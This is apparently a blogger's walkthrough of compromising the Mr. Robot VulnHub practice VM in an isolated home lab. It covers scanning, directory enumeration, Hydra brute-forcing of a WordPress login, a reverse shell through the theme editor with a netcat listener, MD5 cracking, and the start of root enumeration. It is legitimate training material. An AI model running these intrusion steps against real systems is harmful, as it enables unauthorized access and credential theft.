16 minutes
mrR0b0T
Introduction
This was a ton of fun, and the first box that I rooted myself without peeking at any write-ups. It was a pretty simple and straight forward box. I kind of came across this one by accident. I was looking for some vulnhub boxes to play around with some JWT exploitation stuff since this is a concept I’ve been struggling a bit with in my Pentest+ studies, and I peeped this one and had to take a crack at it.
Setup
Here is the box if you want to try it yourself: https://www.vulnhub.com/entry/mr-robot-1,151/
This is considered a beginner/intermediate Linux box. I am running a vulnerable airgapped network in my Proxmox lab, so here is what I went through to get it up and running:
- Download the .ova file from the above link on my local Fedora machine (This is my main workstation for everyday use)
- Extract the OVA:
tar -xvf mrRobot.ovaand copy it to my proxmox lab:
[andromeda:Downloads]
[astronuat]% tar -xvf mrRobot.ova
mrRobot.ovf
mrRobot.mf
mrRobot-disk1.vmdk
[andromeda:Downloads]
[astronuat]% scp mrRobot-disk1.vmdk root@lab:/tmp/
root@lab's password:
mrRobot-disk1.vmdk
- From my proxmox machine, create the VM with the vmdk and import the disk to local-lvm storage:
  493  ls /tmp
  494  qm list
  495  qm create 120 --name "mrRobot" --memory 2048 --cores 2 --net0 virtio,bridge=vmbr1 --ostype l26
  496  pvesm status
  497  qm importdisk 120 /tmp/mrRobot-disk1.vmdk local-lvm
- In my Proxmox GUI:
- Select the name VM 120 and go to the hardware tab
- Found “Unused Disk 0” > Edit this to be IDE bus
- Go to Options > Boot Order > Enable ide0 and put in first position or disable the others
- Attached to the isolated network (vmbr1) – This is my airgapped network I run my vulnerable VMs/containers on

Hardware settings:
Options:

I’m not a proxmox wizard, so some of those above settings may not be the best, but it worked for me after playing around with it for a bit..
Since the VM is on my airgapped network without a DHCP server, I had to manually configure the static IP by going into the boot menu and dropping into a shell that way, since I didn’t have the login info to the box to do it from the console.. Here’s what I did for that:
- Boot the VM and at the GRUB menu hit
eto edit the boot parameters - Go to the line starting with
linuxand addinit=/bin/bashat the end of it. I also remove thequietoptions and a couple others to watch the output while booting. Hitbto boot after you hit enter after making those changes. - Run the following after getting a shell: (Thank you Sander van Vugt for helping me with this next part! Well, not directly..)
mount -o remount,rw /
ip addr add 192.168.255.13/24 dev eth0
ip link set eth0 up
ip route add default via 192.168.255.1
# Make it permanent
echo "auto eth0" >> /etc/network/interfaces
echo "iface eth0 inet static" >> /etc/network/interfaces
echo "address 192.168.255.13" >> /etc/network/interfaces
echo "netmask 255.255.255.0" >> /etc/network/interfaces
# Reboot
reboot -f
- On my kali machine:
ping 192.168.255.13shows a reply, so we are good to go with the setup!
Recon and Enumeration
You already know the first step:
┌──(astronuat㉿corvus)-[~]
└─$ sudo nmap -sV -sC 192.168.255.13
[sudo] password for astronuat:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-26 20:05 -0500
Nmap scan report for 192.168.255.13
Host is up (0.00038s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open   ssl/http Apache httpd
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-title: Site doesn't have a title (text/html).
MAC Address: BC:24:11:97:8F:14 (Proxmox Server Solutions GmbH)
Opening up my Kali console and poking around the site, I see a very cool and fun website:

I play around with each command and see if I can inject some of my own in there. That doesn’t work though, it seems to filter out anything that isn’t provided by default. While I am poking away manually on here, I start a gobuster scan:
┌──(astronuat㉿corvus)-[~]
└─$ gobuster dir -u http://192.168.255.13 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.255.13
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 213]
.htaccess            (Status: 403) [Size: 218]
.htpasswd            (Status: 403) [Size: 218]
0                    (Status: 301) [Size: 0] [--> http://192.168.255.13/0/]
admin                (Status: 301) [Size: 236] [--> http://192.168.255.13/admin/]
atom                 (Status: 301) [Size: 0] [--> http://192.168.255.13/feed/atom/]
audio                (Status: 301) [Size: 236] [--> http://192.168.255.13/audio/]
blog                 (Status: 301) [Size: 235] [--> http://192.168.255.13/blog/]
css                  (Status: 301) [Size: 234] [--> http://192.168.255.13/css/]
dashboard            (Status: 302) [Size: 0] [--> http://192.168.255.13/wp-admin/]
favicon.ico          (Status: 200) [Size: 0]
feed                 (Status: 301) [Size: 0] [--> http://192.168.255.13/feed/]
images               (Status: 301) [Size: 237] [--> http://192.168.255.13/images/]
image                (Status: 301) [Size: 0] [--> http://192.168.255.13/image/]
Image                (Status: 301) [Size: 0] [--> http://192.168.255.13/Image/]
index.html           (Status: 200) [Size: 1188]
index.php            (Status: 301) [Size: 0] [--> http://192.168.255.13/]
intro                (Status: 200) [Size: 516314]
js                   (Status: 301) [Size: 233] [--> http://192.168.255.13/js/]
license              (Status: 200) [Size: 309]
login                (Status: 302) [Size: 0] [--> http://192.168.255.13/wp-login.php]
page1                (Status: 301) [Size: 0] [--> http://192.168.255.13/]
phpmyadmin           (Status: 403) [Size: 94]
rdf                  (Status: 301) [Size: 0] [--> http://192.168.255.13/feed/rdf/]
readme               (Status: 200) [Size: 64]
robots               (Status: 200) [Size: 41]
robots.txt           (Status: 200) [Size: 41]
rss                  (Status: 301) [Size: 0] [--> http://192.168.255.13/feed/]
rss2                 (Status: 301) [Size: 0] [--> http://192.168.255.13/feed/]
sitemap              (Status: 200) [Size: 0]
sitemap.xml          (Status: 200) [Size: 0]
video                (Status: 301) [Size: 236] [--> http://192.168.255.13/video/]
wp-admin             (Status: 301) [Size: 239] [--> http://192.168.255.13/wp-admin/]
wp-content           (Status: 301) [Size: 241] [--> http://192.168.255.13/wp-content/]
wp-config            (Status: 200) [Size: 0]
wp-includes          (Status: 301) [Size: 242] [--> http://192.168.255.13/wp-includes/]
wp-cron              (Status: 200) [Size: 0]
wp-links-opml        (Status: 200) [Size: 227]
wp-load              (Status: 200) [Size: 0]
wp-login             (Status: 200) [Size: 2620]
wp-settings          (Status: 500) [Size: 0]
wp-signup            (Status: 302) [Size: 0] [--> http://192.168.255.13/wp-login.php?action=register]
wp-mail              (Status: 500) [Size: 3064]
xmlrpc               (Status: 405) [Size: 42]
xmlrpc.php           (Status: 405) [Size: 42]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
Checking robots, I see some interesting directories:
┌──(astronuat㉿corvus)-[~/Machines/mrRobot]
└─$ curl http://192.168.255.13/robots
User-agent: *
fsocity.dic
key-1-of-3.txt
Ohh, is that the first key already? It is!
┌──(astronuat㉿corvus)-[~/Machines/mrRobot]
└─$ curl http://192.168.255.13/key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
Let’s see what this other one is:
┌──(astronuat㉿corvus)-[~/Machines/mrRobot]
└─$ curl http://192.168.255.13/fsocity.dic > fsocity.dic
  % Total    % Received % Xferd  Average Speed  Time    Time    Time   Current
                                 Dload  Upload  Total   Spent   Left   Speed
100  6.90M 100  6.90M   0      0 107.9M
┌──(astronuat㉿corvus)-[~/Machines/mrRobot]
└─$ head fsocity.dic
true
false
wikia
from
the
now
Wikia
extensions
scss
Looks like we have a rather large(ish) word list. Let’s clean it up to see if there are any duplicates:
┌──(astronuat㉿corvus)-[~/Machines/mrRobot]
└─$ wc -l fsocity.dic
858160 fsocity.dic

┌──(astronuat㉿corvus)-[~/Machines/mrRobot]
└─$ sort -u fsocity.dic > fsocitysorted.dic

┌──(astronuat㉿corvus)-[~/Machines/mrRobot]
└─$ wc -l fsocitysorted.dic
11451 fsocitysorted.dic

Cool beans, that probably just saved us a ton of time.. So now I have the first flag, a word list, and an interactive site. Next let me look at the structure of the site in Burp and see if I find anything interesting. Here I find the trigger words used for the commands. I see all the ones that are already listed, plus this 420 one I was not aware of:
Navigating back to the site I test this one out and it shows me a JPG image:
 I save this image and see if maybe this has a hidden message with some steganography:
┌──(astronuat㉿corvus)-[~/Machines/mrRobot]
└─$ steghide extract -sf 420.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
┌──(astronuat㉿corvus)-[~/Machines/mrRobot]
└─$ stegseek 420.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Progress: 99.88% (133.3 MB)
[!] error: Could not find a valid passphrase.

┌──(astronuat㉿corvus)-[~/Machines/mrRobot]
└─$ stegseek 420.jpg fsocity.dic
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Progress: 60.20% (4.2 MB)
[!] error: Could not find a valid passphrase.

┌──(astronuat㉿corvus)-[~/Machines/mrRobot]
└─$ stegseek 420.jpg fsocity.dic
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Progress: 99.42% (6.9 MB)
[!] error: Could not find a valid passphrase.

┌──(astronuat㉿corvus)-[~/Machines/mrRobot]
└─$ binwalk 420.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1
Okay.. not finding anything here so maybe a red herring. I will move on and see what else I see. I check out my gobuster results again and see /wp-login. This brings me to wordpress login. I run wpscan to see if I get any bites here too, but nothing there. I think I can use that dictionary file we found and formatted to brute force my way in.
┌──(astronuat㉿corvus)-[~]
└─$ wpscan --url http://192.168.255.13 --wp-content-dir Image
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________


...SNIP...
NOTHING USEFUL :(
I know this is a Mr. Robot themed machine, so I created a username list based on the show’s characters and common defaults:"
admin
administrator
elliot
mr.robot
mrrobot
elliot.alderson
ealderson
angela
darlene
tyrell
fsociety
whiterose
price
dom
vera
shayla
krista
gideon
ollie
user
test
root
First, let’s run Hydra on that Wordpress login to get a valid username:
┌──(astronuat㉿corvus)-[~/Machines/mrRobot]
└─$ hydra -L users.txt -p test 192.168.255.13 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&testcookie=1:F=Invalid username' -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

...SNIP...

[ATTEMPT] target 192.168.255.13 - login "test" - pass "test" - 21 of 22 [child 14] (0/0)
[ATTEMPT] target 192.168.255.13 - login "root" - pass "test" - 22 of 22 [child 7] (0/0)
[80][http-post-form] host: 192.168.255.13   login: elliot   password: test
1 of 1 target successfully completed, 1 valid password found
Perfect, we find the username elliot. Now I am going to rerun Hydra using that wordlist and that username we just found:
┌──(astronuat㉿corvus)-[~/Machines/mrRobot]
└─$ hydra -l elliot -P fsocitysorted.txt 192.168.255.13 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&testcookie=1:F=incorrect' -t 30
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-27 13:26:19
[ERROR] File for passwords not found: fsocitysorted.txt

┌──(astronuat㉿corvus)-[~/Machines/mrRobot]
└─$ hydra -l elliot -P fsocitysorted.dic 192.168.255.13 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&testcookie=1:F=incorrect' -t 30
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-27 13:26:33
[DATA] max 30 tasks per 1 server, overall 30 tasks, 11452 login tries (l:1/p:11452), ~382 tries per task
[DATA] attacking http-post-form://192.168.255.13:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&testcookie=1:F=incorrect
 [STATUS] 2727.00 tries/min, 2727 tries in 00:01h, 8725 to do in 00:04h, 30 active
[80][http-post-form] host: 192.168.255.13   login: elliot   password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-27 13:28:45
And we got it: login: elliot password: ER28-0652
This let’s us log into the WordPress site. Here we can see some of the comments I was attempting an XSS with earlier (This let no where so didn’t include this and a few other rabbit holes that led to no where):


Okay, let’s try to get a reverse shell. This is a common WordPress vulnerability. Go to Appearance > Edit Themes, and choose the 404 Template as seen at the right. I have a listener already running on my Kali machine, and after hitting submit with the following I get the reverse shell:
┌──(astronuat㉿corvus)-[~/Machines/mrRobot]
└─$  nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.255.11] from (UNKNOWN) [192.168.255.13] 52280
bash: cannot set terminal process group (1613): Inappropriate ioctl for device
bash: no job control in this shell
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ whoami
whoami
daemon
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ ls -l
ls -l
total 7804
drwxr-xr-x  7 root       root      4096 Nov 14  2015 admin
drwxr-xr-x  2 root       root      4096 Nov 14  2015 audio

...SNIP...
And just like that, we have a foothold!
Lateral Movement - Flag 2
First I poke around and see what I have in front of me after giving myself an interactive shell:
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ hostname
hostname
linux
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ cat /etc/os-release
cat /etc/os-release
NAME="Ubuntu"
VERSION="14.04.2 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.2 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ sudo -l
sudo -l
sudo: no tty present and no askpass program specified
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ python -c 'import pty;pty.spawn("/bin/bash")'
<pps/wordpress/htdocs$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ export TERM=xterm
export TERM=xterm
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(astronuat㉿corvus)-[~/Machines/mrRobot]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 4444

daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ ls
admin           license.txt           wp-cron.php
audio           readme.html           wp-includes
blog            robots.txt            wp-links-opml.php
css             sitemap.xml           wp-load.php
fsocity.dic     sitemap.xml.gz        wp-login.php
images          video                 wp-mail.php
index.html      wp-activate.php       wp-settings.php
index.php       wp-admin              wp-signup.php
intro.webm      wp-blog-header.php    wp-trackback.php
js              wp-comments-post.php  xmlrpc.php
key-1-of-3.txt  wp-config.php         you-will-never-guess-this-file-name.txt
license.bk      wp-content
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ ss -tulpn
Netid  State      Recv-Q Send-Q     Local Address:Port       Peer Address:Port
tcp    LISTEN     0      32             127.0.0.1:21                    *:*
tcp    LISTEN     0      128            127.0.0.1:2812                  *:*
tcp    LISTEN     0      80             127.0.0.1:3306                  *:*
tcp    LISTEN     0      128                   :::443                  :::*
tcp    LISTEN     0      128                   :::80                   :::*
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ sudo -l
[sudo] password for daemon:
Sorry, try again.
I don’t know the password for the user. Let me look around a bit more
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ ls -l /home
total 4
drwxr-xr-x 2 root root 4096 Nov 13  2015 robot
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ cd /home/robot
daemon@linux:/home/robot$ ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
Okay perfect, I think we have found our attack path. It seems we have the 2nd flag here, but we need to be user robot to view it’s contents. We have an md5 here so the path forward seems obvious. I bring the hash over to my kali machine to crack it:
┌──(astronuat㉿corvus)-[~/Machines/mrRobot]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (robot)
1g 0:00:00:00 DONE (2026-01-27 13:47) 1.960g/s 79811p/s 79811c/s 79811C/s bonjour1..teletubbies
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
Note: You see in the above pic that it was actually the rockyou.txt file that contained the password. I ran this with the fsocity.dic first to no avail, then ran it with success using the rockyou.txt wordlist. And just like that, we now have the user account robot and flag 2!
daemon@linux:/home/robot$ su - robot
Password:
$ whoami
robot
$ pwd
/home/robot
$ cat
key-2-of-3.txt    password.raw-md5
$ cat
key-2-of-3.txt    password.raw-md5
$ cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
$ sudo -l
[sudo] password for robot:
Sorry, user robot may not run sudo on linux.
$ ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
Privilege Escalation - Key 3
Moving on to root. You see in the output at the bottom of the previous command that we are not able to run sudo as robot. So we must find another way. First let’s check to see if we can find the key:
$ find / -name 'key-3-of-3.txt' 2>/dev/null
$ ls
key-2-of-3.txt  password.raw-md5
$ cd /root
-su: cd: /root: Permission denied
$ ls -la /root
ls: cannot open directory /root: Permission denied
$ ls -la /
total 84
drwxr-xr-x  22 root root  4096 Jan 27 00:44 .
drwxr-xr-x  22 root root  4096 Jan 27 00:44 ..
drwxr-xr-x   2 root root  4096 Sep 16  2015 bin
drwxr-xr-x   3 root root  4096 Nov 13  2015 boot
drwxr-xr-x  15 root root  3940 Jan 27 01:04 dev
drwxr-xr-x  77 root root  4096 Jan 27 01:04 etc
drwxr-xr-x   3 root root  4096 Nov 13  2015 home
lrwxrwxrwx   1 root root    33 Jun 24  2015 initrd.img -> boot/initrd.img-3.13.0-55-generic
drwxr-xr-x  16 root root  4096 Jun 24  2015 lib
drwxr-xr-x   2 root root  4096 Jun 24  2015 lib64
drwx------   2 root root 16384 Jun 24  2015 lost+found
drwxr-xr-x   2 root root  4096 Jun 24  2015 media
drwxr-xr-x   4 root root  4096 Nov 13  2015 mnt
drwxr-xr-x   3 root root  4096 Sep 16  2015 opt
